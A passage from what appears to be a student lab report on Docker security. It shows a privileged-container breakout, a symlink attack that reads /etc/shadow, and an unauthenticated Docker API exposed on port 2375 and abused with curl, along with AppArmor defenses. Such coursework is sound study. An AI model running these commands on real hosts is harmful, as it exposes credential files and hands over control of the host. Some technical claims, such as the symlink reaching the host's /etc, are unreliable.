Get:18 http://archive.ubuntu.com/ubuntu focal-backports/universe amd64 Packages [28.6 kB]
Fetched 33.4 MB in 2s (15.0 MB/s)
Reading package lists ...
=> Removed intermediate container 14c30480d929
=> 74391d26a759
Step 3/3 : CMD ["cat", "/etc/shadow"]
=> Running in efe57266096b
=> Removed intermediate container efe57266096b
=> 3654fad2052a
Successfully built 3654fad2052a
Successfully tagged container_breakout:latest

```

Figure 30: Building of docker image

5.2 Implementation of attack (Container breakout)

1. Running the docker container in privileged access

CMD: `docker run --name security_breach --privileged container_breakout`

This command runs the docker container (security_breach) from the container_breakout image with privileged access to access the host machine.

```
(joshua@Joshua)-[~/container_escape]
$ sudo docker run --name security_breach --privileged container_breakout
```

Figure 31: Running container in privileged access

6. Container escape via symlink attack

A symlink or symbolic link act as a pointer or shortcut to another file or directory. It does not store the content of the file but it references its location for easy access. In container security, symlink can be exploited to bypass restriction. The attacker can access restricted host files which can cause security breaches or privilege escalation

6.1 Docker creation

- mkdir container_escape – in which the docker file is created
- cd container_escape – change from the current directory to the newly created directory for implementing the attack
- nano Dockerfile – create a docker file that is used for creating custom docker images, which contains what images we are going to use, what the tools and packages need to be updated or installed for performing the attack, and what working directory we are going to use, etc. Can be written related to performing the attack (refer fig:33)

```
(kali@adithya)-[~]
$ mkdir symlink

(kali@adithya)-[~]
$ cd symlink

(kali@adithya)-[~/symlink]
$ nano Dockerfile
```

Figure 32: Creation of Dockerfile


```
File Actions Edit View Help
GNU nano 7.2 Dockerfile
FROM ubuntu:latest
RUN apt-get update && apt-get install -y util-linux
CMD ["bash"]
```

Figure 33: The content of the docker file

1. Building the custom docker image

CMD: docker build -t symlink .

By using the docker we can build the image from our custom docker file. After building the image, now we can see that a new docker image is created symlink.

```
(kali@adithya)~[/symlink]
$ sudo docker build -t symlink .
sudo: unable to resolve host adithya: No address associated with hostname
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/

Sending build context to Docker daemon 2.048kB
Step 1/3 : FROM ubuntu:latest
latest: Pulling from library/ubuntu
afad30e59d72: Pull complete
Digest: sha256:278628f08d4979fb9af9ead44277dbc9c92c2465922310916ad0c46ec9999295
Status: Downloaded newer image for ubuntu:latest
-> fec8bfd95b54
Step 2/3 : RUN apt-get update && apt-get install -y util-linux
-> Running in 2cde253b5392
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble InRelease [256 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [607 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble/main amd64 Packages [1808 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [626 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Packages [726 kB]
Get:9 http://archive.ubuntu.com/ubuntu noble/restricted amd64 Packages [117 kB]
Get:10 http://archive.ubuntu.com/ubuntu noble/universe amd64 Packages [19.3 MB]
Get:11 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Packages [15.3 kB]
Get:12 http://archive.ubuntu.com/ubuntu noble/multiverse amd64 Packages [331 kB]
Get:13 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [607 kB]
Get:14 http://archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 Packages [18.4 kB]
Get:15 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [935 kB]
Get:16 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [856 kB]
Get:17 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 Packages [11.9 kB]
Fetched 26.6 MB in 9s (2999 kB/s)
Reading package lists...
Reading package lists...
Building dependency tree...
Reading state information...
util-linux is already the newest version (2.39.3-9ubuntu6.1).
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
-> Removed intermediate container 2cde253b5392
-> ca9a197522da
Step 3/3 : CMD ["bash"]
-> Running in b43f3862e21a
-> Removed intermediate container b43f3862e21a
-> fe57a0d1504e
Successfully built fe57a0d1504e
Successfully tagged symlink:latest
```

Figure 34: Building of docker image


6.2 Implementation of attack (symlink attack)

CMD: `docker run -it --name symlink_escape --privileged symlink /bin/bash`

This command runs the docker container (symlink_escape) from the symlink image with privileged access to access the host machine.

Inside the container execute the following command

- `mkdir /tmp/symlink_attack` – create a directory
- `ln -s /etc /tmp/symlink_attack/host_etc` – create a symlink pointing to the host's /etc directory
- `cat /tmp/symlink_attack/host_etc/shadow` – Access the sensitive files through the symlink, this tricks the container into accessing the host's sensitive information files.



```
(hari@hari)-[~/symlink]
$ sudo docker run -it --name symlink_escape --privileged symlink /bin/bash
root@404894c9e8b8:/# mkdir /tmp/symlink_attack
root@404894c9e8b8:/# ln -s /etc /tmp/symlink_attack/host_etc
root@404894c9e8b8:/# cat /tmp/symlink_attack/host_etc/shadow
```

Figure 35: Implementation of symlink attack

7. Implementation of defense (AppArmor profile for privacy protection)

1. Create an AppArmor profile

CMD: `nano /etc/apparmor.d/docker_profile`

This command is used to define a custom AppArmor profile that restricts privileged access to the container. In figure:37 we can see that we denied read access to /etc/shadow, denied blocked the symlink and allows other common activities like reading or writing files, accessing the network and giving the basic rights to the container



```
(joshua@Joshua)-[~/container_escape]
$ sudo nano /etc/apparmor.d/docker_profile
```

Figure 36: Creation of AppArmor profile

```
File Actions Edit View Help
GNU nano 8.2 /etc/apparmor.d/docker_profile *
# AppArmor profile to protect against container breakout and symlink attacks
profile docker_profile flags=(attach_disconnected) {

    # Block symlink resolution outside container directories
    deny /tmp/symlink_attack/** r,
    deny /etc/** r,

    # Protect sensitive files from being read or modified
    deny /etc/shadow r,

    # Allow basic read/write access to container-specific directories
    file,
    network,
    capability,

}
```

Figure 37: Content in the Apparmor profile

2. Loading or reloading the AppArmor profile into Kernal

CMD: `apparmor_parser -r /etc/apparmor.d/docker_profile`

This command loads or reloads the AppArmor profile into the kernel and ensures the rules are enforced and `-r` options replace any existing AppArmor profile which has the same name.

```
(Joshua@Joshua)~[~]
$ sudo apparmor_parser -r /etc/apparmor.d/docker_profile
```

Figure 38: Loading of Apparmor profile for privacy protection

3. Running docker container with AppArmor

CMD: `docker run --name secure_container_escape --security-opt apparmor=docker_profile container_breakout`

It creates the container `secure_container_escape` from the `container_breakout` image. It applies the AppArmor profile (`docker_profile`) to enforce the security policy on the container.

```
(hari@hari)~[~]
$ sudo docker run -it --name secure_container --security-opt apparmor=docker_profile container_breakout /bin/bash

bash: /etc/bash.bashrc: Permission denied
I have no name!@3c0e9b0843b1:/# mkdir /tmp/symlink_attack
I have no name!@3c0e9b0843b1:/# ln -s /etc /tmp/symlink_attack/host_etc
I have no name!@3c0e9b0843b1:/# cat /tmp/symlink_attack/host_etc/shadow
cat: /tmp/symlink_attack/host_etc/shadow: Permission denied
I have no name!@3c0e9b0843b1:/#
```

Figure 39: Running the docker container with the Apparmor profile

8. Docker API exposure

In general, API consists of a set of rules which allow one application to interact with another application, so docker API is used to monitor or manage the docker resources over the network or locally. Through this API anyone can create a container, pull the images, manage resources etc. As mentioned, there are two


ways, we can manage the docker resources first is local: by default, docker APi listens on a Unix socket(/var/run/docker.sock). This socket is only accessible to users on the local host machine if the user wants to manage remotely. The second method is used by Remote access: In which the docker is made to listen on a TCP port either port 2375 (HTTP) or 2376 (HTTPS). When configured using these ports the docker can be accessed remotely over the network, so when docker is made to listen on these TCP ports without any security it leads to unauthorized access of local files, sensitive information, privilege escalation, data exfiltration etc...

8.1 Implementation of attack (API exposure)

1. Configuring docker daemon for local and remote access

CMD : `dockerd -H unix:///var/run/docker.sock -H tcp://0.0.0.0:2375 &`

In this command the dockerd is used to start the docker daemon, which is the main service of the docker environment used to run the docker container in this command the dockerd starts two listening ports one is a Unix socket and another is a TCP for accessing the docker through remotely which is exposed without any security for performing the attack.



```
(hari@hari)-[~/api_attack]
$ sudo dockerd -H unix:///var/run/docker.sock -H tcp://0.0.0.0:2375 &
[1] 7422

(hari@hari)-[~/api_attack]
$ INFO[2024-10-29T18:04:40.524829848-04:00] Starting up
```

Figure 40: Launching docker daemon with Unix socket and TCP access

2. Check for initialized running container on the host machine

CMD: curl [http://\(ip_address\):2375/containers/json](http://(ip_address):2375/containers/json)

This curl command is used to list the running container in our host system, initially, there were no running containers so it returns an empty array. [ip_address](#) is the IP address of the host system which is scanned by port scanning tools like Nmap etc..

```
(hari@hari)-[~/cgroups_attack]
$ curl http://:2375/containers/json
[]
```

Figure 41: Listing running container

3. Creating a docker container by using exposed docker API in the host system

CMD: curl -X POST [http://\(ip_address\):2375/containers/create](http://(ip_address):2375/containers/create) -H "Content-Type: application/json" -d '{"Image": "ubuntu", "Cmd": ["sleep", "3600"]}'

This command is used to create the docker container on the host IP address using the Ubuntu image and the container runs for an hour, the curl sends this information to the specified IP address via docker API and gives the container ID of the newly created container in the host machine.

```
(hari@hari)-[~/api_attack]
$ curl -X POST http://:2375/containers/create -H "Content-Type: application/json" -d '{"Image": "ubuntu", "Cmd": ["sleep", "3600"]}'
{"Id": "8c2831adc86941bd5bb16c800239c99daf5e3fe3827cf3f628e06b4f267765ce", "Warnings": []}
```

Figure 42: Creation of container using exposed docker API

```
(hari@hari)-[~/api_attack]
$ curl -X POST http://:2375/containers/8c2831adc86941bd5bb16c800239c99daf5e3fe3827cf3f628e06b4f267765ce/start
```

Figure 43: Starting the created container by using container Id

```
(hari@hari)-[~/api_attack]
$ curl http://:2375/containers/json
```

Figure 44: Lists the running container

```
(hari@hari)~[/api_attack]
$ sudo docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ubuntu	ubuntu	"sleep 3600"	16 minutes ago	Exited (137) 13 minutes ago		nice_bassi
ubuntu	ubuntu	"sleep 3600"	20 minutes ago	Exited (137) 13 minutes ago		bold_vaughan
ubuntu	ubuntu	"sleep 3600"	23 minutes ago	Exited (137) 13 minutes ago		quizzical_jang
ubuntu	ubuntu	"sleep 3600"	25 minutes ago	Created		ecstatic_mclaren
ubuntu	ubuntu	"sleep 3600"	32 minutes ago	Exited (137) 13 minutes ago		sweet_beaver
cgroups_attack	cgroups_attack	"/bin/bash"	About an hour ago	Exited (0) About an hour ago		new_cpu_consumption
cgroups_attack	cgroups_attack	"/bin/bash"	2 hours ago	Exited (0) 2 hours ago		cpu_consumption

Figure 45: Verify that the container is created by using ps command

9. CHALLENGES

Attack 1 (cgroup attack): While performing this attack, our CPU usage quickly reached the maximum, causing our device to overheat. This led to software crashes and required multiple device restarts. The continuous use of the command `yes > /dev/null &` also used up memory and slowed down the system.

Attack 2 (Disk I/O exhaustion attack): The disk i/o exhaustion used `dd` command, which continuously write files into the disk. This attack slow down the system and downgraded host performance

Defense for cgroup Attack and disk i/o exhaustion attack: To counter this attack, we limited CPU usage, restricted write access and implemented **SELinux**. Installing SELinux was challenging and took longer because it wasn't set up properly at first.

Attack 3 (container escape): While performing this attack, a misconfiguration in the Dockerfile allowed a command, `cat /etc/shadow`, to run, which led to data exposure from our host machine. This showed a serious risk from simple misconfigurations.

Attack 4 (symlink attack): In symlink attack an attempt is made to link container directory to the host's `/etc`, which accessed the sensitive information form the host system. This simple misconfiguration made to leakage of host's sensitive files

Defense For Container Escape and symlink attack: To counter this attack, we applied an **AppArmor** profile to protect against this risk. However, setting up AppArmor was difficult because it didn't mount correctly on the latest system version. Eventually, we rolled back to an older version of Kali Linux to complete the installation.

Attack 5 (docker API exposure): While testing the **Docker API**, a teammate's Kali Linux system crashed. Unfortunately, we didn't have a backup, so we lost some important files.

10. CONCLUSION

In conclusion, our team successfully carried out the planned attacks and defenses on Docker containers, making a few adjustments as we went. Through our research, we learned a lot about the weaknesses and security measures related to Docker containers.

Working closely together helped us stay organized and on track, allowing us to tackle both the attack and defense sides efficiently. In the end, we gained valuable knowledge about how Docker works, how to identify and exploit its vulnerabilities, and how to apply security features. This experience has given us a stronger understanding of using and securing this popular technology.

11. REFERENCES

- [1]. Analysis of Docker Security - Thanh Bui -13 Jan 2015 - <https://arxiv.org/pdf/1501.02967>
- [2].Enhancing Docker Container Security - Yellammagari Srikar Putta - 12 Aug 2023 - <https://norma.ncirl.ie/7145/1/yellammagarisrikarputta.pdf>
- [3]. Mitigating Docker Security Issues - Robail Yasrab -24 Apr 2023 - <https://arxiv.org/pdf/1804.05039>
- [4]. <https://docs.docker.com/security/>.
- [5]. https://docs.docker.com/config/containers/resource_constraints/
- [6]. <https://docs.docker.com/engine/security/apparmor/>
- [7]. <https://apparmor.net/>